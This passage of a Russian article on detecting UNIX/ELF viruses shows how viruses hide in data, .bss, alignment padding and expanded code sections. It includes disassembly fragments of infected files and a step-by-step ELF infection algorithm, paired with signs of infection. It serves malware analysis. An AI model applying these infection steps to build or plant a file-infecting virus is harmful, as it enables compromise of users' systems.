Другой немаловажный и не очевидный на первый взгляд момент. Задумайтесь, как изменится поведение зараженного файла при внедрении вируса в не-последнюю секцию `.data`, следом за которой расположена `.bss`? А никак не изменится! Несмотря на то, что последняя секция будет спроецирована совсем не по тем адресам, программный код об этом «не узнает» и продолжит обращаться к неинициализированным переменным по их прежним адресам, теперь занятых кодом вируса, который к этому моменту уже отработал и возвратил оригинальному файлу все бразды правления. При условии, что программный код спроектирован корректно и не закладывается на начальное значение неинициализированных переменных, присутствие вируса не нарушит работоспособности программы.

Однако в суровых условиях реальной жизни этот элегантный прием заражения перестает работать, поскольку среднестатистическое UNIX-приложение содержит порядка десяти различных секций всех назначений и мастей.

Взгляните, например, на строение утилиты `ls`, позаимствованной из следующего дистрибутива UNIX: Red Hat 5.0:

Листинг 5. Так выглядит типичная карта памяти нормального файла

Name	Start	End	Align	Base	Type	Class	32	es	ss	ds	fs	gs
.init	08000A10	08000A18	para	0001	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.plt	08000A18	08000CE8	dword	0002	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.text	08000CE8	08004180	para	0003	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.fini	08004180	08004188	para	0004	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.rodata	08004188	08005250	dword	0005	publ	CONST	Y	FFFF	FFFF	0006	FFFF	FFFF
.data	08006250	08006264	dword	0006	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.ctors	08006264	0800626C	dword	0007	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.dtors	0800626C	08006274	dword	0008	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.got	08006274	08006330	dword	0009	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.bss	08006388	08006574	qword	000A	publ	BSS	Y	FFFF	FFFF	0006	FFFF	FFFF
extern	08006574	08006624	byte	000B	publ		N	FFFF	FFFF	FFFF	FFFF	FFFF
abs	0800666C	08006684	byte	000C	publ		N	FFFF	FFFF	FFFF	FFFF	FFFF

Секция `.data` расположена в самой «гуще» файла, и чтобы до нее добраться, вирусу придется позаботиться о модификации семи остальных секций, скорректировав их поля `p_offset` (смещение секции от начала файла) надлежащим образом. Некоторые вирусы этого не делают, в результате чего зараженные файлы не запускаются.

С другой стороны, секция `.data` рассматриваемого файла насчитывает всего 10h байт, поскольку львиная часть данных программы размещена в секции `.rodata` (секции данных, доступной только на чтение). Это типичная практика современных линкеров, и большинство исполняемых файлов организованы именно так. Вирус не может разместить свой код в секции `.data`, поскольку это делает его слишком заметным, не может он внедриться и в `.rodata`, т.к. в этом случае он не сможет себя расшифровать (выделить память на стеке и скопировать туда свое тело – не предлагать: для современных вирусописателей это слишком сложно). Да и смысла в этом будет немного. Коль скоро вирусу приходится внедряться не в конец, а в середину файла, уж лучше ему внедриться не в секцию данных, а в секцию `.text`, содержащую машинный код. Там вирус будет не так заметен (он об этом мы поговорим позже см. «Заражение посредством расширения кодовой секции файла»).





Рисунок 3. Типовая схема заражения исполняемого файла путем расширения его последней секции

```

data:080499BF stosb
data:080499C0 ret
data:080499C1 ;
data:080499C1 LIME_END:
data:080499C1 mov     eax, 4
data:080499C6 mov     ebx, 1
data:080499C8 mov     ecx, offset gen_msg
data:080499D0 mov     edx, 20h
data:080499D5 int     80h
data:080499D7 mov     ecx, 32h
data:080499DC gen_11:
data:080499DC push    ecx
data:080499DC mov     eax, 8
data:080499E0 mov     ebx, offset host_msg+20h
data:080499E2 mov     ecx, 1F0h
data:080499E7 int     80h
data:080499EE push    eax
data:080499F4 mov     eax, 0
data:080499F4 mov     ebx, offset host_entry
data:080499F6 mov     ecx, 0040802h
data:080499F8 mov     edx, 40h
data:080499FA mov     ebp, e_entry
data:080499FB call    LIME
data:080499FB pop     ebx
data:080499FB mov     eax, 4
data:080499FB add     edx, 70h
data:080499FB mov     p_filsz, edx
data:080499FB mov     p_memsz, edx
data:080499FB int     80h
data:080499FB ; LINUX - sys_write
data:080499FB mov     eax, 6
data:080499FC

```

Рисунок 4. Внешний вид файла, зараженного вирусом PolyEngine.Linux.LIME.poly; вирус внедряет свое тело в конец секции данных и устанавливает на него точку входа. Наличие исполняемого кода в секции данных делает присутствие вируса чрезвычайно заметным

## Сжатие части оригинального файла

Древние считали, что истина в вине. Они явно ошибались. Истина в том, что день ото дня программы становятся все жирнее и жирнее, а вирусы все изощреннее и изощреннее. Какой бы уродливый код ни выбрасывала на рынок фирма Microsoft, он все же лучше некоторых UNIX-подделок. Например файл cat, входящий в FreeBSD 4.5, занимает более 64 Кб. Не слишком ли много для простенькой утилиты?!

Просмотр файла под HEX-редактором обнаруживает большое количество регулярных последовательностей (в большинстве своем – цепочек нулей), которые либо вообще никак не используются, либо поддаются эффективному сжатию. Вирус, соблазнившись наличием свободного места, может скопировать туда свое тело, пускай ему и придется «рассыпаться» на несколько десятков пятен. Если же свободное место отсутствует – не беда! Практически каждый исполняемый файл содержит большое количество текстовых строк, а текстовые строки, как хорошо известно, легко поддаются сжатию. На первый взгляд, такой алгоритм заражения кажется чрезвычайно сложным, но, поверьте, реализовать простейший упаковщик Хаффмана намного проще того шаманства с раздвижками секций, что приходится делать вирусу для внедрения в середину файла. К тому же

при таком способе заражения длина файла остается неизменной, что частично скрывает факт наличия вируса.

Рассмотрим, как происходит внедрение вируса в кодовый сегмент. В простейшем случае вирус сканирует файл на предмет поиска более или менее длинной последовательности команд NOP, использующихся для выравнивания программного кода по кратным адресам, записывает в них кусочек своего тела и добавляет команду перехода на следующий фрагмент. Так продолжается до тех пор, пока вирус полностью не окажется в файле. На завершающем этапе заражения вирус записывает адреса «захваченных» им фрагментов, после чего передает управление файлу-носителю (если этого не сделать, вирус не сможет скопировать свое тело в следующий заражаемый файл, правда, пара особо изощренных вирусов содержит встроенный трассировщик, автоматически собирающий тело вируса на лету, но это чисто лабораторные вирусы, и на свободе им не гулять).

Различные программы содержат различное количество свободного места, расходуемого на выравнивание. В частности, программы, входящие в базовый комплект поставки FreeBSD 4.5, преимущественно откомпилированы с выравниванием на величину 4-х байт. Учитывая, что команда безусловного перехода в x86-системах занимает по меньшей мере два байта, втиснуться в этот скромный объем вирусу просто нереально. С операционной системой Red Hat 5.0 дела обстоят иначе. Кратность выравнивания, установленная на величину от 08h до 10h байт, с легкостью вмещает в себя вирус средних размеров.

Ниже в качестве примера приведен фрагмент дизассемблерного листинга утилиты PING, зараженной вирусом UNIX.NuxBe.quilt (модификация известного вируса NuxBee, опубликованного в электронном журнале, выпускаемом группой #29A). Даже начинающий исследователь легко обнаружит присутствие вируса в теле программы. Характерная цепочка jmp, протянувшаяся через весь сегмент данных, не может не броситься в глаза. В «честных» программах такого практически никогда не бывает (хитрые конвертные защиты и упаковщики исполняемых файлов, построенные на полиморфных движках, мы оставим в стороне).

Отметим, что фрагменты вируса не обязательно должны следовать линейно. Напротив, вирус (если только его создатель не даун) предпримет все усилия, чтобы замаскировать факт своего существования. Вы должны быть готовы к тому, что jmp будут блохой скакать по всему файлу, используя «левые» эпилоги и прологи для слияния с окружающими функциями. Но этот обман легко разоблачить по перекрестным ссылкам, автоматически генерируемым дизассемблером IDA Pro (на подложные прологи/эпилоги перекрестные ссылки отсутствуют!):

Листинг 6. Фрагмент файла, зараженного вирусом UNIX.NuxBe.quilt, «размазывающим» себя по кодовой секции

```

.text:08000BD9 xor     eax, eax
.text:08000BDB xor     ebx, ebx
.text:08000BDD jmp     short loc_8000C01
...
.text:08000C01 loc_8000C01: ; CODE XREF: .text:0800BDD+j
.text:08000C01 mov     ebx, esp
.text:08000C03 mov     eax, 90h
.text:08000C08 int     80h ; LINUX - sys_msync
.text:08000C0A add     esp, 18h

```

```
.text:08000C0D      jmp     loc_8000D18
...
.text:08000D18 loc_8000D18: ; CODE XREF: .text:08000C0D+j
.text:08000D18      dec     eax
.text:08000D19      jns     short loc_8000D53
.text:08000D1B      jmp     short loc_8000D2B
...
.text:08000D53 loc_8000D53: ; CODE XREF: .text:08000D19+j
.text:08000D53      inc     eax
.text:08000D54      mov     [ebp+8000466h], eax
.text:08000D5A      mov     edx, eax
.text:08000D5C      jmp     short loc_8000D6C
```

Кстати говоря, рассмотренный нами алгоритм не совсем корректен. Цепочка NOP может встретиться в любом месте программы (например, внутри функции), и тогда зараженный файл перестанет работать. Чтобы этого не произошло, некоторые вирусы выполняют ряд дополнительных проверок, в частности убеждаются, что NOP расположены между двумя функциями, опознавая их по командам пролога/эпилога.

Внедрение в секцию данных осуществляется еще проще. Вирус ищет длинную цепочку нулей, разделенную читабельными (точнее – printable) ASCII-символами и, найдя таковую, полагает, что он находится на ничейной территории, образовавшейся в результате выравнивания текстовых строк. Поскольку текстовые строки все чаще располагаются в секции .rodata, доступной лишь на чтение, вирус должен быть готов сохранять все модифицируемые им ячейки на стеке и/или динамической памяти.

Забавно, но вирусы этого типа достаточно трудно обнаружить. Действительно, наличие нечитательных ASCII-символов между текстовыми строками – явление вполне нормальное. Может быть, это смещения или еще какие структуры данных, на худой конец – мусор, оставленный линкером!

Взгляните на рисунок 5, приведенный ниже. Согласитесь, что факт заражения файла вовсе не так очевиден:




Рисунок 5. Так выглядел файл sat до (наверху) и после (снизу) его заражения

Исследователи, имеющие некоторый опыт работы с IDA, здесь, возможно, возразят: мол, какие проблемы? Подогнал курсор к первому символу, следующему за концом ASCIIZ-строки, нажал на <C>, и... дизассемблер мгновенно распахнул код вируса, живописно вплетенный в текстовые строки (см. листинг 7). На самом деле так случается только в теории. Среди нечитательных символов вируса присутствуют и читабельные тоже. Эвристический анализатор IDA, ошибочно приняв последние за «настоящие» текстовые строки, просто не позволит их дизассемблировать. Ну, во всяком случае до тех пор, пока они явно не будут «обезличены» нажатием клавиши <U>. К тому же вирус может вставлять в начало каждого своего фрагмента специальный символ, являющийся частью той или иной машинной команды и сбивающий дизассемблер с толку. В результате IDA дизассемблирует всего лишь один-единственный фрагмент вируса (да и тот некорректно), после чего заткнется, подталкивая нас к индуктивному выводу, что мы имеем дело с легальной структурой данных, и зловредный машинный код здесь отродясь не ночевал.

Увы! Какой бы могучей IDA ни была, она все-таки не всеисильна, и над всяким полученным листингом вам еще предстоит поработать. Впрочем, при некотором опыте дизассемблирования многие машинные команды распознаются в HEX-дампе с первого взгляда (пользуясь случаем, отсылаю вас к «Технике и философии хакерских атак/дизассемблирование в уме», ставшей уже библиографической редкостью, т.к. ее дальнейших переизданий уже не планируется):

Листинг 7. Фрагмент файла, зараженного вирусом UNIX.NuxBe.jullet, «0размазывающим» себя по секции данных

```
.rodata:08054140 aFileNameTooLon db 'File name too long',0
.rodata:08054153 ; -----
.rodata:08054153      mov     ebx, 1
.rodata:08054158      mov     ecx, 8049A55h
.rodata:08054158      jmp     loc_80541A9
.rodata:08054160 ; -----
.rodata:08054160 aTooManyLevels0 db 'Too many levels'
.rodata:08054182 aConnectionRefu db 'Connection refused',0
.rodata:08054195 aOperationTimed db 'Operation timed out',0
.rodata:080541A9 ; -----
.rodata:080541A9 loc_80541A9:
.rodata:080541A9      mov     edx, 2Dh
.rodata:080541A9      int     80h ; LINUX -
.rodata:080541B0      mov     ecx, 51000032h
.rodata:080541B5      mov     eax, 8
.rodata:080541BA      jmp     loc_80541E2
.rodata:080541BA ; -----
.rodata:080541BF      db     90h ; P
.rodata:080541C0 aTooManyReferen db 'Too many references:
.rodata:080541E2 loc_80541E2:
.rodata:080541E2      mov     ecx, 1Fdh
.rodata:080541E7      int     80h ; LINUX - sys_creat
.rodata:080541E9      push    eax
.rodata:080541EA      mov     eax, 0
.rodata:080541EF      add     [ebx+8049B43h], bh
.rodata:080541F5      mov     ecx, 8049A82h
.rodata:080541FA      jmp     near ptr unk_8054288
.rodata:080541FF      db     90h ; P
.rodata:08054200 aCanTSendAfterS db 'Can',27h,'t send'
.rodata:08054200      after socket shutdown,0
```

Однако требуемого количества междустрочных байт удается наскрести далеко не во всех исполняемых фай-

лах, и тогда вирус может прибегнуть к поиску более или менее регулярной области с последующим ее сжатием. В простейшем случае ищется цепочка, состоящая из одинаковых байт, сжимаемая по алгоритму RLE. При этом вирус должен следить за тем, чтобы не нарваться на мину перемещаемых элементов (впрочем, ни один из известных автору вирусов этого не делал). Получив управление и совершив все, что он хотел совершить, вирус забрасывает на стек распаковщик сжатого кода, отвечающий за приведение файла в исходное состояние. Легко видеть, что таким способом заражаются лишь секции, доступные как на запись, так и на чтение (т.е. наиболее соблазнительные секции .rodata и .text уже не подходят, ну разве что вирус отважится изменить их атрибуты, выдавая факт заражения с головой).

Наиболее настырные вирусы могут поражать и секции неинициализированных данных. Нет, это не ошибка, такие вирусы действительно есть. Их появление объясняется тем обстоятельством, что полноценный вирус в «дырах», оставшихся от выравнивания, разместить все-таки трудно, но вот вирусный загрузчик туда влезает вполне. Секции неинициализированных данных, строго говоря, не только не обязаны загружаться с диска в память (хотя некоторые UNIX их все-таки загружают), но могут вообще отсутствовать в файле, динамически создаваясь системным загрузчиком на лету. Однако вирус и не собирается искать их в памяти! Вместо этого он вручную считывает их непосредственно с самого зараженного файла (правда, в некоторых случаях доступ к текущему выполняемому файлу предусмотрительно блокируется операционной системой).

На первый взгляд, помещение вирусом своего тела в секции неинициализированных данных ничего не меняет (если даже не демаскирует вирус), но при попытке поимки такого вируса за хвост он выскользнет из рук. Секция неинициализированных данных визуально ничем не отличается от всех остальных секций файла, и содержать она может все, что угодно: от длинной серии нулей, до копирайтов разработчика. В частности, создатели дистрибутива FreeBSD 4.5 именно так и поступают (см. листинг 8).

Листинг 8. Так выглядит секция .bss большинства файлов из комплекта поставки FreeBSD

```
0000E530: 00 00 00 00 FF FF FF FF | 00 00 00 00 FF FF FF FF
0000E540: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E550: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E560: 00 47 43 43 3A 20 28 47 | 4E 55 29 20 63 20 32 2E      GCC: (GNU) c 2.
0000E570: 39 35 2E 33 20 32 30 30 | 31 30 33 31 35 20 28 72      95.3 20010315 (r
0000E580: 65 6C 65 61 73 65 29 20 | 5B 46 72 65 65 42 53 44      elease) [FreeBSD
...
0000F2B0: 4E 55 29 20 63 20 32 2E | 39 35 2E 33 20 32 30 30      NU) c 2.95.3 200
0000F2C0: 31 30 33 31 35 20 28 72 | 65 6C 65 61 73 65 29 20      10315 (release)
0000F2D0: 5B 46 72 65 65 42 53 44 | 5D 00 08 00 00 00 00 00      [FreeBSD] c
0000F2E0: 00 00 01 00 00 00 30 31 | 2E 30 31 00 00 00 08 00      © 01.01 ■
```

Ряд дизассемблеров (и IDA Pro в том числе) по вполне логичным соображениям не загружает содержимое секций неинициализированных данных, явно отмечая это обстоятельство двойным знаком вопроса (см. листинг 9). Приходится исследовать файл непосредственно в HIEW или любом другом HEX-редакторе, разбирая a.out/ELF-формат «вручную», т.к. популярные HEX-редакторы его не поддерживают. Скажите честно: готовы ли вы этим

реально заниматься? Так что, как ни крути, а вирусы этого типа имеют все шансы на выживание, пусть массовых эпидемий им никогда не видать.

Листинг 9. Так выглядит секция .bss в дизассемблере IDA Pro и большинстве других дизассемблеров

```
.bss:08057560 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:08057570 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:08057580 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:08057590 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:080575A0 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:080575B0 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:080575C0 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:080575D0 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
.bss:080575E0 ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? "?????????????????"
```

## Заражение посредством расширения кодовой секции файла

Наибольшую скрытность вирусу обеспечивает внедрение в кодовую секцию заражаемого файла, находящуюся глубоко в середине последнего. Тело вируса, сливаясь с исходным машинным кодом, виртуально становится совершенно не отличимым от «нормальной» программы, и обнаружить такую заразу можно лишь анализом ее алгоритма (см. также «Основные признаки вирусов»).

Безболезненное расширение кодовой секции возможно лишь в ELF- и COFF-файлах (под «безболезненностью» здесь понимается отсутствие необходимости в перекомпиляции файла-жертвы), и достигается оно за счет того замечательного обстоятельства, что стартовые виртуальные адреса сегментов/секций отделены от их физических смещений, отсчитываемых от начала файла.

Алгоритм заражения ELF-файла в общем виде выглядит так (внедрение в COFF-файлы осуществляется аналогичным образом):

- вирус открывает файл и, считав его заголовок, убеждается, что это действительно ELF;
- заголовок таблицы секций (Section Header Table) перемещается вниз на величину, равную длине тела вируса. Для этого вирус увеличивает содержимое поля e\_shoff, оккупирующего 20h – 23h байты ELF-заголовка, (примечание: заголовок таблицы секций, равно как и сами секции, имеет значение только для компоновочных файлов, загрузчик исполняемых файлов их игнорирует, независимо от того, присутствуют они в файле или нет);
- просматривая Program Header Table, вирус находит сегмент, наиболее предпочтительный для заражения (т.е. тот сегмент, в который указывает точка входа);
- длина найденного сегмента увеличивается на величину, равную размеру тела вируса. Это осуществляется путем синхронной коррекции полей p\_filez и p\_memz;
- все остальные сегменты смещаются вниз, при этом поле p\_offset каждого из них увеличивается на длину тела вируса;
- анализируя заголовок таблицы секций (если он только присутствует в файле), вирус находит секцию, наиболее предпочтительную для заражения (как правило, заражается секция, находящаяся в сегменте последней: это избавляет вируса от необходимости перемещения всех остальных секций вниз);
- размер заражаемой секции (поле sh\_size) увеличивается на величину, равную размеру тела вируса;



- все хвостовые секции сегмента смещаются вниз, при этом поле `sh_offset` каждой из них увеличивается на длину тела вируса (если вирус внедряется в последнюю секцию сегмента, этого делать не нужно);
- вирус дописывает себя к концу заражаемого сегмента, физически смещая содержимое всей остальной части файла вниз;
- для перехвата управления вирус корректирует точку входа в файл (`e_entry`) либо же внедряет в истинную точку входа `jmp` на свое тело (впрочем, методика перехвата управления – тема отдельного большого разговора).

Прежде чем приступить к обсуждению характерных «следов» вирусного внедрения, давайте посмотрим, какие секции в каких сегментах обычно бывают расположены. Оказывается, схема их распределения далеко не однозначна и возможны самые разнообразные вариации. В одних случаях секции кода и данных помещаются в отдельные сегменты, в других – секции данных, доступные только на чтение, объединяются с секциями кода в единый сегмент. Соответственно и последняя секция кодового сегмента каждый раз будет иной.

Большинство файлов включает в себя более одной кодовой секции, и располагаются эти секции приблизительно так:

Листинг 10. Схема расположения кодовых секций типичного файла

<code>.init</code>	содержит инициализационный код
<code>.plt</code>	содержит таблицу связки подпрограмм
<code>.text</code>	содержит основной код программы
<code>.fini</code>	содержит завершающий код программы

Присутствие секции `.fini` делает секцию `.text` не последней секцией кодового сегмента файла, как чаще всего и происходит. Таким образом, в зависимости от стратегии распределения секций по сегментам, последней секцией файла обычно является либо секция `.fini`, либо `.rodata`.

Секция `.fini` в большинстве своем это такая крохотная секция, заражение которой трудно оставить незамеченным. Код, расположенный в секции `.fini` и непосредственно перехватывающий на себя нить выполнения программой, выглядит несколько странно, если не сказать – подозрительно (обычно управление на `.fini` передается косвенным образом как аргумент функции `atexit`). Вторжение будет еще заметнее, если последней секцией в заражаемом сегменте окажется секция `.rodata` (машинный код при нормальном развитии событий в данные никогда не попадает). Не остается незамеченным и вторжение в конец первой секции кодового сегмента (в последнюю секцию сегмента, предшествующему кодовому сегменту), поскольку кодовый сегмент практически всегда начинается с секции `.init`, вызываемой из глубины стартового кода и по обыкновению содержащей пару-тройку машинных команд. Вирусу здесь будет просто негде затеряться, и его присутствие сразу же становится заметным!

Более совершенные вирусы внедряются в конец секции `.text`, сдвигая все остальное содержимое файла вниз. Распознать такую заразу значительно сложнее, поскольку

ку визуально структура файла выглядит неискаженной. Однако некоторые зацепки все-таки есть. Во-первых, оригинальная точка входа подавляющего большинства файлов расположена в начале кодовой секции, а не в ее конце. Во-вторых, зараженный файл имеет нетипичный стартовый код (подробнее об этом рассказывалось в предыдущей статье). И, в-третьих, далеко не все вирусы заботятся о выравнивании сегментов (секций).

Последний случай стоит рассмотреть особо. Системному загрузчику, ничего не знающему о существовании секций, степень их выравнивания не критична. Тем не менее, во всех нормальных исполняемых файлах секции тщательно выровнены на величину, указанную в поле `sh_addralign`. При заражении файла вирусом последний далеко не всегда оказывается так аккуратен, и некоторые секции могут неожиданно для себя очутиться по некротным адресам. Работоспособности программы это не нарушит, но вот факт вторжения вируса сразу же демаскирует.

Сегменты выравнивать тоже необязательно (при необходимости системный загрузчик сделает это сам), однако программистский этикет предписывает выравнивать секции, даже если поле `p_align` равно нулю (т.е. выравнивания не требуется). Все нормальные линкеры выравнивают сегменты по крайней мере на величину, кратную 32 байтам, хотя это происходит и не всегда. Тем не менее, если сегменты, следующие за сегментом кода, выровнены на меньшую величину – к такому файлу следует присмотреться повнимательнее.

Другой немаловажный момент: при внедрении вируса в начало кодового сегмента он может создать свой собственный сегмент, предшествующий данному. И тут вирус неожиданно сталкивается с довольно интересной проблемой. Сдвинуть кодовый сегмент вниз он не может, т.к. тот обычно начинается с нулевого смещения в файле, перекрывая собой предшествующие ему сегменты. Зараженная программа в принципе может и работать, но раскладка сегментов становится слишком уж необычной, чтобы ее не заметить.

Выравнивание функций внутри секций – это вообще вещь (в смысле: вещдок – вещественное доказательство). Кратность выравнивания функций нигде и никак не декларируется, и всякий программист склонен выравнивать функции по-своему. Одни используют выравнивание на адреса, кратные 04h, другие – 08h, 10h или даже 20h! Определить степень выравнивания без качественного дизассемблера практически невозможно. Требуется выписать стартовые адреса всех функций и найти наибольший делитель, на который все они делятся без остатка. Дописывая себя в конец кодового сегмента, вирус наверняка ошибется с выравниванием адреса пролога функции (если он вообще позаботится о создании функции в этом месте!), и он окажется отличным от степени выравнивания, принятой всеми остальными функциями (попутно заметим, что определять степень выравнивания при помощи дизассемблера IDA PRO – плохая идея, т.к. она определяет ее неправильно, закладываясь на наименьшее возможное значение, в результате чего вычисленная степень выравнивания от функции к функции будет варьироваться).



Классическим примером вируса, внедряющегося в файл путем расширения кодового сегмента, является вирус Linux.Vit.4096. Любопытно, что различные авторы по-разному описывают стратегии, используемые вирусом для заражения. Так, Евгений Касперский почему-то считает, что вирус Vit записывается в начало кодовой секции заражаемого файла (<http://www.viruslist.com/viruslist.html?id=3276>), в то время как он размещает свое тело в конце кодового сегмента файла ([http://www.nai.com/common/media/vil/pdf/mvanvoers\\_VB\\_conf\\_202000.pdf](http://www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf_202000.pdf)). Ниже приведен фрагмент ELF-файла, зараженного вирусом Vit.




Рисунок 6. Фрагмент файла, зараженного вирусом Lin/Vit. Поля, модифицированные вирусом, выделены траурной рамкой

Многие вирусы (и в частности, вирус Lin/Obsidan) выдают себя тем, что при внедрении в середину файла «забывают» модифицировать заголовок таблицы секций (либо же модифицируют его некорректно). Как уже отмечалось выше, в процессе загрузки исполняемых файлов в память системный загрузчик считывает информацию о сегментах и проецирует их содержимое целиком. Внутренняя структура сегментов его совершенно не интересует. Даже если заголовок таблицы секций отсутствует или заполнен некорректно, запущенная на выполнение программа будет исправно работать. Однако несмотря на это, в подавляющем большинстве исполняемых файлов заголовок таблицы секций все-таки присутствует, и попытка его удаления оканчивается весьма плачевно – популярный отладчик gdb и ряд других утилит для работы с ELF-файлами отказываются признать «кастрированный» файл своим. При заражении исполняемого файла вирусом, некорректно обращающимся с заголовком таблицы секций, поведение отладчика становится непредсказуемым, демаскируя тем самым факт вирусного вторжения.

Перечислим некоторые наиболее характерные признаки заражения исполняемых файлов (вирусы, внедряющиеся в компоновочные файлы, обрабатывают заголовок таблицы секций вполне корректно, в противном случае зараженные файлы тут же откажут в работе и распространение вируса немедленно прекратится):

- поле `e_shoff` указывает «мимо» истинного заголовка таблицы секций (так себя ведет вирус Lin/Obsidan) либо имеет нулевое значение при непустом заголовке таблицы секций (так себя ведет вирус Linux.Garnelis);
- поле `e_shoff` имеет ненулевое значение, но ни одного заголовка таблицы секций в файле нет;
- заголовок таблицы секций содержится не в конце файла, этих заголовков несколько или заголовок таблицы секций попадает в границы владения одного из сегментов;
- сумма длин всех секций одного сегмента не соответствует его полной длине;

- программный код расположен в области, не принадлежащей никакой секции.

Следует сказать, что исследование файлов с искаженным заголовком таблицы секций представляет собой достаточно простую проблему. Дизассемблеры и отладчики либо виснут, либо отображают такой файл неправильно, либо же не загружают его вообще. Поэтому, если вы планируете заниматься исследованием зараженных файлов не день и не два, лучше всего будет написать свою собственную утилиту для их анализа.

## Сдвиг кодовой секции вниз

Трудно объяснить причины, по которым вирусы внедряются в начало кодовой секции (сегмента) заражаемого файла или создают свою собственную секцию (сегмент), располагающуюся впереди. Этот прием не обеспечивает никаких преимуществ перед записью своего тела в конец кодовой секции (сегмента) и к тому же намного сложнее реализуется. Тем не менее, такие вирусы существуют и будут подробно здесь рассмотрены.

Наилучший уровень скрытности достигается при внедрении в начало секции `.text` и осуществляется практически тем же самым образом, что и внедрение в конец, с той лишь разницей, что для сохранения работоспособности зараженного файла вирус корректирует поля `sh_addr` и `r_vaddr`, уменьшая их на величину своего тела и не забывая о необходимости выравнивания (если выравнивание действительно необходимо). Первое поле задает виртуальный стартовый адрес для проекции секции `.text`, второе – виртуальный стартовый адрес для проекции кодового сегмента.

В результате этой махинации вирус оказывается в самом начале кодовой секции и чувствует себя довольно уверенно, поскольку при наличии стартового кода выглядит неотличимо от «нормальной» программы. Однако работоспособность зараженного файла уже не гарантируется, и его поведение рискует стать совершенно непредсказуемым, поскольку виртуальные адреса всех предыдущих секций окажутся полностью искажены. Если при компиляции программы компоновщик позаботился о создании секции перемещаемых элементов, то вирус (теоретически) может воспользоваться этой информацией для приведения впереди идущих секций в нормальное состояние, однако исполняемые файлы в своем подавляющем большинстве спроектированы для работы по строго определенным физическим адресам и потому перемещаемы. Но даже при наличии перемещаемых элементов вирус не сможет отследить все случаи относительной адресации. Между секцией кода и секцией данных относительные ссылки практически всегда отсутствуют, и потому при вторжении вируса в конец кодовой секции работоспособность файла в большинстве случаев не нарушается. Однако внутри кодового сегмента случаи относительной адресации между секциями – скорее правило, нежели редкость. Взгляните на фрагмент дизассемблерного листинга утилиты `ping`, позаимствованный из UNIX Red Hat 5.0. Команду `call`, расположенную в секции `.init`, и вызываемую ею подпрограмму, находящуюся в секции `.text`, раз-

деляют ровно 8002180h – 8000915h == 186Bh байт, и именно это число фигурирует в машинном коде (если же вы все еще продолжаете сомневаться, загляните в Intel Instruction Reference Set: команда E8h – это команда относительного вызова):

Листинг 11. Фрагмент утилиты ping, использующей, как и многие другие программы, относительные ссылки между секциями кодового сегмента

```
.init:08000910 _init      proc near J
; CODE XREF: start+51p
.init:08000910 E8 6B 18 00 00 call sub_8002180
.init:08000915 C2 00 00      ret     0
.init:08000915 _init      endp
...
.text:08002180 sub_8002180  proc near J
; CODE XREF: _initp
```

Неудивительно, что после заражения файл перестает работать (или станет работать некорректно)! Но если это все-таки произошло, загрузите файл в отладчик/дизассемблер и посмотрите – соответствуют ли относительные вызовы первых кодовых секций пункту своего назначения. Вы легко распознаете факт заражения, даже не будучи специалистом в области реинжиниринга.

В этом мире ничего не дается даром! За скрытность вирусного вторжения последнему приходится расплачиваться разрушением большинства заражаемых файлов. Более корректные вирусы располагают свое тело в начале кодового сегмента – в секции .init. Работоспособность заражаемых файлов при этом не нарушается, но присутствие вируса становится легко обнаружить, т.к. секция .init редко бывает большой, и даже небольшая примесь постороннего кода сразу же вызывает подозрение.

